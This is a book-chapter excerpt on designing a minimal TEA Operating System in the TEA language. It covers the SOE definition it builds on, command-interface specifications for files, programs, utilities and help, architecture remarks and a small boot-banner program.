The essential excerpt concerns the concept of a **Software Operating Environment (SOE)**, which, especially in relation to both operating systems and programming language development, concerns the matter of how to go about effectively, methodically evaluating a programming language (in unison with its operating environment). The verbatim excerpt is as such...

> `A SOE can be thought of as an ecosystem of related software`

[3]Not that the ideas and work presented at the culmination of that project became obsolete or that they can't still find practical use, but that, it was mostly undertaken as a private project initially, only to later be partially and successfully commercialized by the author based at Nuchwezi Research's home-lab, long before they embarked on its formalization during the inventor's graduate studies, and that, despite the results having been well exploited both practically and theoretically across the computing ecosystem in Uganda back then, that the project somewhat went idle and got shelved as focus moved on to more ambitious, more robust language research undertakings such as later VOSA[48] and then TEA. Some great lessons and ideas learned from the DNAP project though, still are timeless and continue to be exploited even in this TEA language work.

> technologies that can allow one to design, build, and run software in a given programming language on a given operating system. More formally;
>
> > Definition 11: Software Operating Environment (SOE): *A SOE, T, over a programming language, P, on a host operating system family, O, also written T(P):O, is a system satisfying all the following properties:*
> >
> > 1. *T has a software construction environment for P in O.*
> > 2. *T accepts P source code and outputs a P executable file in O.*
> > 3. *T has a software execution environment for P executables in O.*
> > 4. *O has at least one operating system instance where all properties (1), (2) and (3) hold.*
>
> —**Joseph Willrich Lutalo et al.**, *DNAP: Dynamic Nuchwezi Architecture Platform-A New Software Extension and Construction Technology*, 2023[21]

With that very useful idea out of the way, and even though we might not delve into its proper application such as in quantitative evaluation of TEA vs other languages using the 8 SOE metrics first introduced in [21], we shall instead leverage some of the intricacies surrounding this idea of an "operating environment" that SOE is about, and which we might leverage in the design and construction of our minimal TEA operating system. Namely, we wish to ensure that, in our TOS, we at minimum have a working SOE for TEA programs, and this means that we must ensure to have:

1. A means to create TEA programs inside this OS.
2. A means to execute/run these programs within the OS's environment.
3. A means to save to file and load from file — or rather, a means to create executable "self-contained" and preferably "named" payloads — of TEA programs that one can then run or share or read from within the OS.

Bonus A means for our TEA programs to interact with or operate alongside other kinds of executables in the OS environment [and/or the external world/environment(s)].

And so, with that theory behind us, let us embark on designing a minimal operating system that we can bootstrap and run anywhere TEA programs can run[4].

33.1.1 The TOS Specification

Without the sanction of some working-group or committee, we have thought-up and drafted the following minimal specification as the essential basis of the **TEA Operating System**:

TOS Specification:

The TEA Operating System is specified based on 4 core capabilities:

1. File Input/Output Service
2. [TEA] Programming Service
3. Basic Utility Service
4. Help/Documentation Service
5. UI/Interface Service

Moreover, and perhaps very worthwhile to note, we learn from one of the reference books on Linux — a globally popular, and dominant free operating system — that besides the core (or rather "kernel") of an operating system, it is quite important to be clear on what services and utilities render the operating system usable. See what Ellen Siever and Stephen Spainhour et al. have to say about this:

[4]Of course, that we are to construct our operating system using TEA and so as to especially run TEA programs should not be seen as a short-cut or anomaly because, any operating system requires some programming language in order to bring it to life — usually that might be a low-level language such as Assembly or C[41][47], however, and as one might come to appreciate when they realize that modern operating systems can also work inside of virtual-machines and that we can have mini-operating systems running on-top of other/host operating systems, then nothing should stop us from attempting to create or at least prototype ours using just TEA.

> `The Linux kernel itself was originally designed by Linus Torvalds at the University of Helsinki in Finland and later developed through collaboration with countless volunteers worldwide. By "kernel," we mean the core of the operating system itself---not the applications (such as the compiler, shells, and so forth) that run on it. Today, the term "Linux" is often used to mean the kernel as well as the applications and complete system environment.`
>
> —**Ellen Siever and Stephen Spainhour et al.**, *Linux in a Nutshell: A Desktop Quick Reference*, 2000[51]

And with that clarification out of the way, we then embark on specifying the details of our operating system — and somewhat, to again reflect the manner and approach of [51] in clarifying what makes Linux tick as well as how it is used, we shall especially approach the specification as though we were laying down a specification of the interaction interface that users of TOS rely upon to use the operating system for arbitrary tasks. The four categories or capabilities laid down in the mini-specification above shall guide us...

1. **File System:** create, name, rename, copy, lookup, preview, and delete file objects.
   —[**Basic FILE I/O Commands Interface**]:
   - `create FILENAME` ← creates blank file with name FILENAME. Valid FILENAME should consist of ONLY letters a-zA-Z, numbers 0-9, underscore _ and/or a dot ..
   - `init FILENAME` ← create a file using the given name and the currently available input/last-output (or the **print buffer**) or blank if none.
   - `write FILENAME` ← write the contents of the current available input/last-output (or the **print buffer**) or blank if none, to a file with the specified name. If the file already exists, essentially overwrites its contents.
   - `exists FILENAME` ← Show whether or not a file named FILENAME exists.
   - `(rename | rn | mv | move) FILENAME NEWNAME` ← Change the name of an existing file from FILENAME to NEWNAME. WILL ALSO update the registered [user] programs list if FILENAME was a registered

program.

- `(copy|clone) FILE1 FILE2` ← Copies contents of FILENAME to FILE2 creating the destination if it doesn't exist.
- `find PATTERN` ← Display list of ONLY files matching regular expression PATTERN.
- `(show | cat | read) FILENAME` ← Preview the contents of given file.
- `export FILENAME` ← Exit the system, outputting the contents of given file.
- `(del | delete | rm) PATTERN` ← Remove from storage, any and all files whose name matches PATTERN. CAN NOT DELETE registered user program files though.
- `ls | list | dir | files` ← Display list of ALL available files.
- `(ls | list | dir | files)` PATTERN ← Display list of ONLY files matching regular expression PATTERN.

2. **Programming Interface:** a command-line interface to find, run, or modify user programs or find and run system programs and commands.
—[**Basic Programming Commands Interface**]:

- `(runnable | register | add-program) FILENAME` ← Recognize FILENAME object as an executable [user] program or command. FILENAME must already be an existing TEA file.
- `programs [PATTERN]` ← Show list of all available registered [TEA] user programs by their registered names. With PATTERN specified, ONLY show those programs whose names match regular expression PATTERN.
- `(isrunnable | canrun) FILENAME` ← Show whether or not a file named FILENAME can be executed as a [TEA] program.
- `(run | exec | execute) FILENAME` ← Execute the given file record as a [TEA] program.
- `(del-prog | delete-program | unregister) FILENAME` ← Revokes status of FILENAME as an executable user program (doesn't actually delete the underlying file object though).
- `(update | update-program) FILE1 FILE2` ← Replace/override original program named FILE1 with contents of FILE2 (updates a program's code [in FILE1] preserving its existing name). Both files FILE1 and FILE2 must actually exist for this to work, but only FILE1 needs to be a registered program.
- `PROGRAM` ← Executes PROGRAM as a system command if it exists — first, if it is any of the standard commands in TEA OS, otherwise if it is

a valid filename "PROGRAM" that is already recognized/registered as a user-created program — this later case similar to calling "run PROGRAM", otherwise shows error message command-not-found.

- `(help | man | whatis | info | about) PROGRAM` ← displays help info about a given system command or user program.

3. **Basic Utilities:** access to basic useful commands such as being able to interact with the world outside TOS as well as do non-programming work from within TOS.
   —[**Basic UTILITY Commands Interface**]:

   - `(clear | reset)` ← Resets and clears the current TEA OS session log since login.
   - `date` ← return the current date.
   - `echo` MESSAGE ← Simply print MESSAGE as is.
   - `exit` ← ends the TOS session returning nothing.
   - `export` ← Take the output of the last command or rather, current contents of the output buffer and export that outside the operating system (also terminates the operating system session).
   - `(fetch | web) URL` ← fetch and output contents of the specified [online/network] resource.
   - `fetch URL FILENAME` ← fetch and save contents at URL into file record named FILENAME.
   - `logout` ← Resets username and system logs and ends the TOS session returning nothing.
   - `math EXPRESSION` ← execute basic mathematics on the command-line as specified in EXPRESSION.
   - `print` ← Show or preview current output buffer contents (usually, output of last command). After clearing log, but also after exit/system shutdown/login also shows final output before the log was reset.
   - `tea CODE..` ← take everything following the keyword "tea" as a TEA program, run and output the result: It's a simple way to write and run basic TEA programs (TEA-one-liners) in TOS.
   - `time` ← return the current time.
   - `timestamp` ← return the current timestamp.
   - `username NAME` ← Overrides current username with specified value.
   - `(whoami|name)` ← Display the NAME of currently active USER.

4. **Help System:** a means to locate and read basic documentation about programs, system commands and the operating system.
   —[**Basic HELP Commands Interface**]:

   - `about` ← Displays basic info about the currently running version of the TEA Operating System.
   - `help | man | whatis | info` ← present menu for user to access help about all available [essential] commands based on category.
   - `(help | man | whatis | info | about) NAME` ← displays help info about a given system command or user program specified in the value NAME.
   - `help-file` ← display all available commands in the FILE I/O category.
   - `help-help` ← display help on how to use the HELP facility.
   - `help-prog` ← display all available commands in the PROGRAMMING category.
   - `help-ui` ← Display all available commands in the USER INTERFACE category or sub-system.
   - `help-util` ← display all available commands in the UTILITIES category.

After working on and testing the initial prototypes of the TEA OS, it was established that we shall need some means of controlling and configuring the user-interface mechanisms, and thus the following extra sub-system specification:

1. **INTERFACE Utilities:** access commands that can alter the user-experience and how certain user-interface aspects of the operating system work within TOS.
   —[**Basic UI/UX Commands Interface**]:

   - `uimini` ← Configure TEA OS interface to render using mini-terminal mode. Setting persists across logins until changed. This mode is suitable for environments such as using TOS on some Desktop Computer Systems.
   - `uilog` ← Configure TEA OS interface to render using long/log-terminal mode. Setting persists across logins until changed. This mode is suitable for environments such as using TOS on the TEA MOBILE IDE.

And thus, the plan is now officially underway... to manifest an new operating system based on TEA!




Figure 33.2: **A Hacker's Dream Come True?** The proposal to bring to life a **TEA Operating System**!

The link depicted in **Figure 33.2** being the first to have been officially shared with members of the TEA community concerning this proposal, we shall have it point, not to the running instance of the TOS, but rather, to the potential staging source-file for the reference implementation of this operating system.

And thus, those zealously interested in following what the latest working version of the single-file TEA OS code looks like — a program that one should be able to readily load into either the TEA WEB IDE or verify on any system with `tttt` package installed, and which they can then readily run, shall be found at the link: `https://bit.ly/run_teaos`

33.1.2 The TOS Architecture

Unlike what happened when the Linux kernel was developed — particularly, that "Linux has neither a documented conceptual nor a documented concrete architecture"[52] — that was said of Linux (started in 1991) in 2008! We shall especially tread carefully, and thoughtfully, so that, from the onset, the TEA operating system does have [at least initially] a conceptual architecture[5].

However, given that we don't wish to start out from a position of total green — with no reference to, nor relation to what has happened in other operating system projects — we shall keep in mind some of the architectural concepts and ideas that authorities such as the quantum physicist **Wolfgang Mauerer** has demonstrated in [53], in relation to their detailed, authoritative documentation of the Linux kernel's architecture, but also the insightful treatment of the matter laid down in **Ivan T. et al**[52].

[5] As for the concrete architecture, especially because it essentially nails down the intricacies of how each actual implementation aspect in the system relates to the others, might not be accurate to formalize at the onset, and might instead be a piece of the TOS documentation that evolves later, perhaps after the initial reference implementation is complete — in a way, to reflect the sensibilities of many implementers of complex software — that often prefer to not over-engineer by starting out with minimal architectural blueprints (or none), and as for how the case was with Linux, that perhaps the [final] architecture is [only] reverse-engineered/extracted from the implementation[52] after the fact!

> The design process involves developing several models of the system at different levels of abstraction. As a design is decomposed, errors and omissions in earlier stages are discovered. These feed back to allow earlier design models to be improved...
>
> A specification of some kind is the output of each design activity. This specification may be an abstract, formal specification that is produced to clarify the requirements or it may be a specification of how part of the system is to be realized. As the design process continues, detail is added to the specification. The final results of the process are precise specifications of the algorithms and data structures to be implemented.
>
> —**Ian Sommerville**, *Software Engineering*, 1996[54]

In **Section 33.1.1** we have laid down the basic aspects of the requirements engineering necessary for this project, and this is captured in an initial specification of the main capabilities that TOS ought have. However, as mentioned in the above quote attributed to the classic book on software engineering[54] by **Ian Sommerville**, the process of refining a system's specification could span multiple levels of abstraction, and that earlier specifications might either feed forward into deeper levels, but also backwards into refining or revising earlier ones! However, and because we might not want to over-engineer the TOS, we shall sometimes skip or assume certain [usual] formalities that are part of [recommended] professional software engineering.

Leveraging that, and preferring to start by specifying what the main users of the TOS shall/ought do at a high-level based on the TOS specification[6], we have the following Use-Case Diagram[56] specifying the main activities that each of the core users of the TOS are expected to do within the system.

[6]This preference for a **user-oriented** design approach inspired both by the lessons we learn from [54] concerning the relevance of **user-centered design**, but also from what a respectable ACM SLE paper from 2017 — **Ankica Barišić and Dominique Blouin et al.**[55] — had to say concerning not just how new programming languages, but also any complex system ought be approached so as to enhance its usability and acceptability — by modeling or designing from early-on, with target users and the environment in mind.





Figure 33.3: TEA Operating System : Use-Case Design Diagram

With a clear understanding of not just what the target users of our system are,

but also what activities and roles they have in utilizing the system's components, as depicted in **Figure 33.3**, we can then present the core system architecture for the TEA Operating System, and this is what the following diagram is for...



TEA Operating System : System Architecture

Based on the TOS specification in the TEA TAZ, this diagram captures the gist of the ideal TOS core system components and activities.

REF-1: `https://bit.ly/tazfile`

REF-2: `https://tea.nuchwezi.com`

REF-3: `https://bit.ly/run_teaos`

2026 © Joseph Willrich Lutalo | NUCHWEZI RESEARCH

And thus, we are now ready to embark on the implementation of a proof-of-concept (PoC) of the TOS as we have specified it.

33.1.3 The TOS Proof-of-Concept

For historical purposes, it shall be worth noting that the very first attempt at writing the source code for the TEA Operating System (also which we keep a reference copy of at `https://bit.ly/run_teaos`), came in the form of a basic TEA program whose main purpose was just to present the banner or login screen for the system. Typically, this is like the very first interface to any operating system that users might see or encounter as they boot or load it. Simple as that sounds, it can take on arbitrary forms and could also become as complex as one wishes, however, for TOS, the initial implementation of such a basic Operating System interface came in the following form...

TEA Program: TOS Boot-Screen Interface

```
#!/usr/bin/tttt -fc
I!:{oooooooo_________________
___oo_____ooooo___ooooo__
___oo____oo____o_oo___oo_
___oo____ooooooo_oo___oo_
___oo____oo______oo___oo_
___oo_____ooooo___oooo_o_
_________________________}
x!:{
Welcome to TEA OS v1.0.0}
v:vBanner | i:
```

Figure 33.4: TEA PROGRAM: The Initial TEA Operating System Boot-Screen Interface

When we run that minimal TEA operating system program, we only get the following output (an ASCII-art banner that reads “TEA” in a large beatiful custom font), accompanied by an input prompt with the message “Welcome to TEA OS v1.0.0”, and whose input value becomes the output that the TOS program returns, and then the system quits. So, that’s basically it for starters!

